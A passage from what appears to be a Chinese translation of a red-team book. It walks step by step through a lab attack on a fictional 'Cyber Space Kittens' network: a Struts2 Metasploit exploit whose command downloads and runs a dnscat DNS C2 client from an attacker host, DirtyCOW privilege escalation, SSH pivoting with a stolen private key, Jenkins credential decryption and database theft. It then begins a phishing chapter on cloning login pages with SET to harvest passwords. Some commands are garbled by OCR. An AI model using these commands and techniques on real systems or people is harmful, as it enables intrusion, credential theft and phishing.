
最后，你已经从 Windows 环境转到了安全生产环境网络中。从你所有的侦察和研究中，你知道所有的秘密都存储在这里。这是他们保护最严密的网络之一，我们知道他们已经分步部署了他们的安全基础设施。从他们的文档来看，似乎有多个 VLAN 需要进行入侵，而且你似乎需要在各个系统之间切换才能访问核心数据库。这就是你发起这次攻击的目的.....

以安全网络区域的外部为中心，可以看到为此环境配置的网络范围位于172.16.250.0/24网络中。由于你对这个网络不太了解，你可以先进行一些非常简单的 nmap 扫描。你需要确定哪些系统可以从网络外部访问，以确定如何启动攻击。

扫描网络:

- nmap 172.16.50.0/24

你注意到有三个设备正在运行，但只有一个设备启用了 Web 端口。看起来其他两个设备与安全网络之外是隔离的，这意味着我们必须首先入侵172.16.250.10设备才能转到其他两个服务器。访问第一个系统（172.16.250.10），你会看到 Apache Tomcat 正在监听端口8080，而一些 OpenCMS 在端口80上。运行 web fuzzer 时，你会注意到 OpenCMS 页面也在运行 Apache Struts2（或者是 struts2 showcase）。你的脑海立马想到了Equifax 数据泄露事件中黑客的攻击手法。你喜出望外，太好了，但你还是要检查一下。在 msfconsole 上运行一个快速搜索并测试漏洞 `struts2_content_type_ognl` 。




我们知道，CSK 会严格监控受保护的网络流量，其内部服务器可能不允许直接访问公司网络。为了解决这个问题，我们必须使用我们的 DNS C2 payload 和 dnscat2 来通过 UDP 而不是 TCP 进行通信。当然，在真实操作中，我们可能会使用权威的 DNS 服务器，但仅针对本地测试的话，我们将配置自己的 DNS 服务器。

[本书的 Kali 机器]

本书的定制 Kali 虚拟机应该拥有执行攻击的所有工具。

- 我们需要在 Web 服务器上放上我们的 payload，这样我们就可以让我们的 metasploit payload 抓取 dnscat 恶意软件。在 dnscat2 客户机文件夹中是 dnscat 二进制文件。
  - cd /opt/dnscat2/client/
  - python -m SimpleHTTPServer 80
- 启动 dnscat 服务器
  - cd /opt/dnscat2/server/
  - ruby ./dnscat2.rb
- 为 dnscat 记录你的密钥



- 打开新终端并加载 Metasploit
  - msfconsole
- 搜索 struts2并加载 struts2漏洞
  - search struts2
  - use exploit/multi/http/struts2_content_type_ognl
- 配置 struts2漏洞以获取我们的 dnscat payload 并在受害者服务器上执行。确保在前面更新你的 IP 和密钥。
  - set RHOST 172.16.250.10
  - set RPORT 80
  - set TARGETURI struts2-showcase/showcase.action
  - set PAYLOAD cmd/unix/generic
  - set CMD wget http:///dnscat -O /tmp/dnscat && chmod+x /tmp/dnscat && /tmp/dnscat --dns server=attacker.com，port=53 --secret=
  - run
- 一旦 payload 执行，你将不会在 Metasploit 中得到任何确认，因为我们使用了 dnscat 的 payload。你需要检查你的 dnscat 服务器是否有任何使用 DNS 流量的连接。

```
msf exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:ho
st:port][...]
   RHOST      172.16.250.10                    yes       The target address
   RPORT      80                               yes       The target port (TCP)
   SSL        false                            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  struts2-showcase/showcase.action  yes       The path to a struts application action
   VHOST                                       no        HTTP server virtual host


Payload options (cmd/unix/generic):

   Name  Current Setting
                                                                    Required  Description
   ----  ---------------
                                                                    --------  -----------
   CMD   wget http://172.16.250.130/dnscat -O /tmp/dnscat && chmod +x /tmp/dnscat && /tmp/dnscat --dns se
rver=172.16.250.130,port=53 --secret=b2c306a5f5fda36a077675f064d14839  yes       The command string to ex
ecute


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf exploit(multi/http/struts2_content_type_ognl) > run
```

- 回到 dnscat2服务器上，检查新执行的 payload 并创建一个 shell 终端。
  - 与第一个 payload 进行交互
    - window -i 1
  - 生成 shell 进程
    - shell
  - 用键盘按钮返回主菜单
    - ctrl + z
  - 与新 shell 进行交互
    - window -i 2
  - 键入 shell 命令
    - ls

```
dnscat2>
New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
dnscat2> window -i 1
New window created: 2
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

dnscat2> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (struts) 2> ls
sh (struts) 2> bin
boot
dev
etc
```

你已经入侵了 OpenCMS/Apache Struts 服务器！现在要做什么？你需要花一些时间检查服务器并寻找有趣的信息。你想起来服务器正在运行 OpenCMS Web 应用程序，并确定该应用程序是在 /opt/tomcat/webapps/kittens 下配置的。在查看 OpenCMS 属性的配置文件时，我们发现数据库、用户名、密码和 IP 地址为 172.16.250.10。

检索数据库信息：


- cat /opt/tomcat/webapps/kittens/WEB-INF/config/opencms.properties

```
# Declaration of database pools
#################################################################################
db.pools=default

#
# Configuration of the default database pool
#################################################################################
# name of the JDBC driver
db.pool.default.jdbcDriver=org.gjt.mm.mysql.Driver

# URL of the JDBC driver
db.pool.default.jdbcUrl=jdbc:mysql://172.16.250.50:3306/opencms

# optional parameters for the URL of the JDBC driver
db.pool.default.jdbcUrl.params=?characterEncoding=UTF-8

# user name to connect to the database
db.pool.default.user=store

# password to connect to the database
db.pool.default.password=WTWOIUEfjSLeij

# the URL to make the JDBC DriverManager return connections from the DBCP pool
```

我们成功连接到数据库了，但看不到太多信息。这是因为我们目前是一个有限的 Tomcat 用户，这确实阻碍了我们的攻击。因此，我们需要找到一种提权的方法。在服务器上运行 post exploitation reconnaissance（uname -a && lsb_release -a），你可以识别出这是一个非常旧的 Ubuntu 版本。幸运的是，此服务器容易受到权限提升漏洞 DirtyCOW 的攻击。让我们创建一个 DirtyCOW 二进制文件并转到根目录！

Escalation 提升 dnscat 权限：

- 下载并编译目录：
  - cd /tmp
  - wget http://bit.ly/2vdh2Ub -O dirtycow-mem.c
  - gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
  - ./dirtycow-mem
- 尝试保持 DirtyCOW 漏洞利用的稳定性，并允许内核崩溃时重新启动。
  - echo 0 > /proc/sys/vm/dirty_writeback_centisecs
  - echo 1 > /proc/sys/kernel/panic && echo 1 > /proc/sys/kernel/panic_on_oops && echo 1 > /proc/sys/kernel/panic_on_unrecovered_nmi && echo 1 > /proc/sys/kernel/panic_on_io_nmi && echo 1 > /proc/sys/kernel/panic_on_warn
- whoami



注意：DirtyCOW 不是一个非常稳定的提权方法。如果你对漏洞利用过程有问题，请查看我的 Github 页面，在这里了解创建 setuid 二进制文件的更稳定的过程：

- https://raw.githubusercontent.com/cheetz/dirtycow/master/THP-Lab
- 如果仍然有问题，另一个选项是通过 SSH 登录到初始服务器，并以 root 身份执行 dnscat payload。要登录，请使用凭据 hacker/changeme 登录系统并使用 sudo-su 获得 root 权限。

现在，由于主机系统上没有补丁，你已经成为系统的 root 用户。当你再次开始为敏感信息翻阅系统文件时，你会看到 root 的 bash 历史文件。在这个文件中，你可以找到 SSH 命令和私有 SSH 密钥来源。我们可以使用此 SSH 密钥并登录到第二个系统172.16.250.30：


- cat ~/.bash_history
- head ~/.ssh/id_rsa
- ssh -i ~/.ssh/id_rsa root@172.16.250.30

```
sh (struts) 2> cat ~/.bash_history
sh (struts) 2> ls
ssh -i .ssh/id_rsa root@172.16.250.30
vi ~/.bash_history
exit

sh (struts) 2> head ~/.ssh/id_rsa
sh (struts) 2> -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAznNePFN5swnuCBZEHTg5JFqxZrvmKdUXkr4x8gqOU32OjsEg
KU1aEXyYXZwMocnDowmE2ftnynlsQb4bl/v08Yif0h39MXyD3caZO9COlP4NgrXV
uTzl6j4LlQ3rfMucnVHvMC9Q3ClDGtOcJUwEVEHI1OHmo1dU0wUE9ZzStJnBNpch
lIWrIGSZEmonUxVzHVXYIXS/N6E9eH+JFTahBujajQSeIJXs/UHFv/pKRRXZKE7y
Zbmlt3NzwtuFLVkOGxglr5pt0ROUyyV6+xWlKcyyZblrr2Z9C8//xss4OVEaCWYm
duf64sW69hOAEmYUfzkULQgPWOGjkykqorPE7wIDAQABAoIBAQCEM66BtPa2psIt
nYyKpXBApW76mZJe8V0CFBdJpmbTohBa6+Lbb/QgRIgRUa9pHxnPWnYfXHVvW+fu
BX4ICkklLlchpyCOwuxyZQ2VFw1m7XTbYfN1hkC4injCP0KwDHbC60fetD30bdvR
3vYbkB0pk2K2p94YdQEVjB5L5dur163nktPvUj07wBspsjo/XNAqB09HBC6nleZ7

sh (struts) 2> ssh -i ~/.ssh/id_rsa root@172.16.250.30
sh (struts) 2> Pseudo-terminal will not be allocated because stdin is not a t
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
mesg: ttyname failed: Inappropriate ioctl for device

sh (struts) 2> ls
sh (struts) 2> ifconfig
sh (struts) 2> ens32     Link encap:Ethernet  HWaddr 00:0c:29:3d:56:18
          inet addr:172.16.250.30  Bcast:172.16.250.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3d:5618/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


你花了一些时间在第二个系统上，试着理解它的用途。在四处搜索时，你注意到在 /home 目录中有一个 Jenkins 用户，它引导你识别在端口8080上运行的 Jenkins 服务。我们如何使用浏览器查看 Jenkins 服务器上的内容？这就是 dnscat 的端口转发功能发挥作用的地方。我们需要退出最初的shell，去命令终端。从那里，我们需要设置一个监听器，通过 dnscat 将我们的流量从攻击者机器转发到端口8080上的 Jenkins Box（172.16.250.30)。

执行 dnscat 端口转发：

- 退出现有的 shell
  - Ctrl + z
- 返回我们的第一个命令代理并设置一个监听器/端口转发：
  - window -i 1
  - listen 127.0.0.1:8080 172.16.250.30:8080
- 在你的 Kali 虚拟机上，使用我们的端口转发代理打开浏览器并打开下面的地址（这将比 dns 慢一些）：
  - http://127.0.0.1:8080/jenkins



在 Jenkins 应用程序内的凭证管理器内部，我们将看到 db_backup 用户密码已存储，但不可见。 我们需要弄清楚如何从 Jenkins 中获取此凭据，以便我们可以继续横向移动。




n00py 对 Jenkins 中存储的凭据以及如何提取它们做了一些很好的研究（ http://bit.ly/2GUIN9s ）。 我们可以使用现有的 shell 来利用此攻击并获取 credentials.xml，master.key 和 hudson.util.Secret 文件。

- 返回 dnscat 中的主菜单并与原始 shell 进行交互
  - Ctrl + z
  - window -i 2
- 转到 Jenkins 的主目录并获取三个文件：credentials.xml，master.key 和 hudson.util.Secret。
  - cd /home/Jenkins
- 我们可以尝试关闭这些文件，或者我们可以将这些文件作为基础并通过当前的 shell 复制它们。
  - base64 credentials.xml
  - base64 secrets/hudson.util.Secret
  - base64 secrets/master.key

- 我们可以将 base64输出复制回我们的 Kali 系统并解码它们以破解 db_backup 用户的密码。
  - cd /opt/jenkins-decrypt
  - echo “” | base64 —decode > hudson.util.Secret
  - echo “” | base64 —decode > master.key
  - echo “” | base64 —decode > credentials.xml
- 使用 https://github.com/cheetz/jenkins-decrypt 解密密码
  - python3 ./decrypt.py master.key hudson.util.Secret credentials.xml

我们能够成功解密 db_backup 用户的密码 `)uDvra{4UL^;r?*h` 。如果我们回顾一下之前的注释，我们会在 OpenCMS 属性文件中看到数据库服务器位于 172.16.250.50。看起来这个 Jenkins 服务器出于某种原因会对数据库服务器执行某种备份。让我们检查一下我们是否可以获取 db_backup 的凭据：利用 `)uDvra{4UL^;r?*h` 通过 SSH 登录数据库服务器。唯一的问题是通过我们的 dnscat shell，我们没有直接按标准输入（STDIN）来与 SSH 的密码提示进行交互。 因此，我们将不得不再次使用我们的端口将我们的 SSH shell 从 Kali 虚拟机通过 dnscat 代理传递到数据库服务器（172.16.250.50）。

- 回到命令 shell
  - Ctrl + z
  - window -i 1
- 创建一个新的端口转发，从 localhost 转到172.16.250.50的数据库服务器
  - listen 127.0.0.1:2222 172.16.250.50:22




一旦使用 db_backup 帐户进入数据库服务器（172.16.250.50），我们会注意到此帐户是 sudoers 文件的一部分，并且可以 sudo su 到 root。 一旦 root 在数据库服务器上，我们将四处寻找也找不到任何访问数据库的凭据。我们可以重置 root 数据库密码，但最终可能会破坏其他一些应用程序。相反，我们搜索位于/var/lib/mysql 下的不同数据库，并发现 cyberspacekittens 数据库。在这里，我们找到 secrets.ibd 文件，其中包含 secrets 表的所有数据。在我们阅读数据时，我们意识到它可能是加密的...由你来执行剩下的操作...

```
$ sudo su -
[sudo] password for db_backup:
root@db:~# cd /var/lib/mysql
root@db:/var/lib/mysql# ls
auto.cnf            ib_buffer_pool  ib_logfile1  opencms
cyberspacekittens   ibdata1         ibtmp1       performance_schema
debian-5.7.flag     ib_logfile0     mysql        sys
root@db:/var/lib/mysql# cat cyberspacekittens/secrets.ibd
```

恭喜！！！你已成功入侵 Cyber Space Kittens 网络！

不要止步于此...你可以用这些系统做很多事情；我们现在只触及了表面。随意在被入侵的系统上翻阅，找到更敏感的文件，找出其他权限升级的方法，等等。作为参考，在本实验中，环境拓扑如下所示：



本章总结

在本章中，我们经历了入侵网络的一系列操作。 我们开始在外部网络上没有任何凭据或利用社会工程的方式入侵到我们的第一个受害者系统。从那里开始，我们能够利用目标系统本身的应用程序，获取有关网络和主机系统的信息，横向移动，权限提升，并最终攻陷整个网络。这一切都是建立在最少程度的扫描，利用网络特性，并试图逃避所有检测机制之上完成的。

第5章 助攻——社会工程学攻击

> 译者：@Snowming

开始社会工程学攻击行动

作为红队队员，我们钟爱社会工程学攻击。不仅因为它通常包含低技能攻击，而且因为它也很容易以非常低的成本来策划一场值得我们高度信赖的战役。只需设置几个假域名、服务器、策划一些电子邮件、假装丢掉一些 bad USB，然后就可以结束一天的工作了。

> 译者注: 这里提到的低技能攻击， 原文是 low skillset attacks，我的理解是无需太多技能的攻击，比如踩点、垃圾收集.....

在衡量的指标方面，我们一般用捕捉到的明显的信息，例如发送的电子邮件数量、点击了钓鱼链接的用户数量以及键入密码的用户数量。我们也试图发挥创意，为雇用我们的公司带来实质性价值。这方面的一个例子是 DefCon 会议举办的的社会工程学竞赛，在这个竞赛中参赛选手要通过社工的方式来入侵公司和雇员。如果你不熟悉这个竞赛的话，那我简略地介绍一下：参赛选手们需要在有限的时间内针对目标公司找到一些 flag。通过获取公司信息，如他们的 VPN 、他们使用的杀毒软件类型、员工的特定信息或让员工访问钓鱼 URL 等方法，可以捕获 flag。如果你想查看比赛中的使用的所有 flag，请查看2017年的比赛报告：http://bit.ly/2HlctvY 。 这些类型的攻击可以通过教导员工学会发现恶意行动并向相关负责团队报告从而帮助公司提高内部安全意识。

在本章中，我们将粗浅的接触一些用来进行社会工程学攻击的工具和技术。对于社会工程学攻击，没有正确或错误的答案。只要能发挥作用，在我们的书里就是好的。

近似域名（Doppelganger Domain）

在上本书中我们讲了很多关于近似域名的内容。如今近似域名仍然是获取初始凭证或者植入恶意软件的最成功方法之一。最常用的技术是购买一个与目标公司的URL非常相似的域名，或者是目标公司 URL 的一个常见拼写错误的域名。

在上一本书中，我们举了一个例子，如果我们的目标公司有 mail.cyberspacekittens.com 这个域名，我们将购买 mailcyberspacekittens.com 这个域名，并设置一个假的 Outlook 页面来获取登录凭证。当受害者进入假网站并输入密码时，我们会收集这些数据并将其重定向到公司的有效电子邮件服务器（mail.cyberspacekittens.com）。这给受害者留下这样的印象：他们只是第一次意外地输错了密码，因此，再次输入正确密码并登录他们的帐户。

这种方法最巧妙地一点是你甚至不用做任何网络钓鱼的操作。因为有些人就是会打错域名或者手误漏掉 “mail” 和 “cyberspacekittens” 之间的点（.），然后进入了错误的网页并输入他们的登录凭证。我们会提示让受害者把我们的恶意网站添加为书签，这样可以让受害者每天都访问我们的恶意网页。

如何克隆验证页面

快速克隆Web应用程序登录验证页的最佳工具之一是 TrustedSec 公司开发的社会工程学工具包（Social Engineering Toolkit，简称 SET）。这是任何需要获取身份凭证的社工活动的标准工具包。你可以从 https://github.com/trustedsec/social-engineer-toolkit 下载这个工具包。

配置 SET:

- 将 SET 配置为使用 Apache（而不是默认的 Python ）
  - 将配置文件按照以下内容修改：
  - gedit /etc/setoolkit/set.config
    - APACHE_SERVER=ON
    - APACHE_DIRECTORY=/var/www/html
    - HARVESTER_LOG=/var/www/html
- 启动 SET:
  - cd /opt/social-engineer-toolkit
  - setoolkit
- (1) Spear-Phishing Attack Vectors （鱼叉式钓鱼攻击）
- (2) Website Attack Vectors（网站攻击）
- (3) Credential Harvester Attack Method （凭证收集攻击方法）
- (4) Site Cloner（站点克隆器）
- 输入你的攻击服务器的 IP

- 克隆目标站点
- 打开浏览器，转到攻击服务器并测试

所有文件都会被储存在 /var/www/html 文件夹下，密码存储在 Harvester* 下。下面是社工活动中克隆页面时的一些比较好的做法：

- 搭配使用 Apache 服务器 + SSL
- 把所有图像和资源移到本地（而不是从被克隆的站点调用）
- 就我个人而言，我喜欢使用我的 PGP 公钥来存储所有记录的密码。这样，如果服务器受到入侵，就无法在没有私钥的情况下恢复密码。PHP gnupg_encrypt 和gnupg_decrypt 支持这一做法。


使用双因素验证的身份凭证
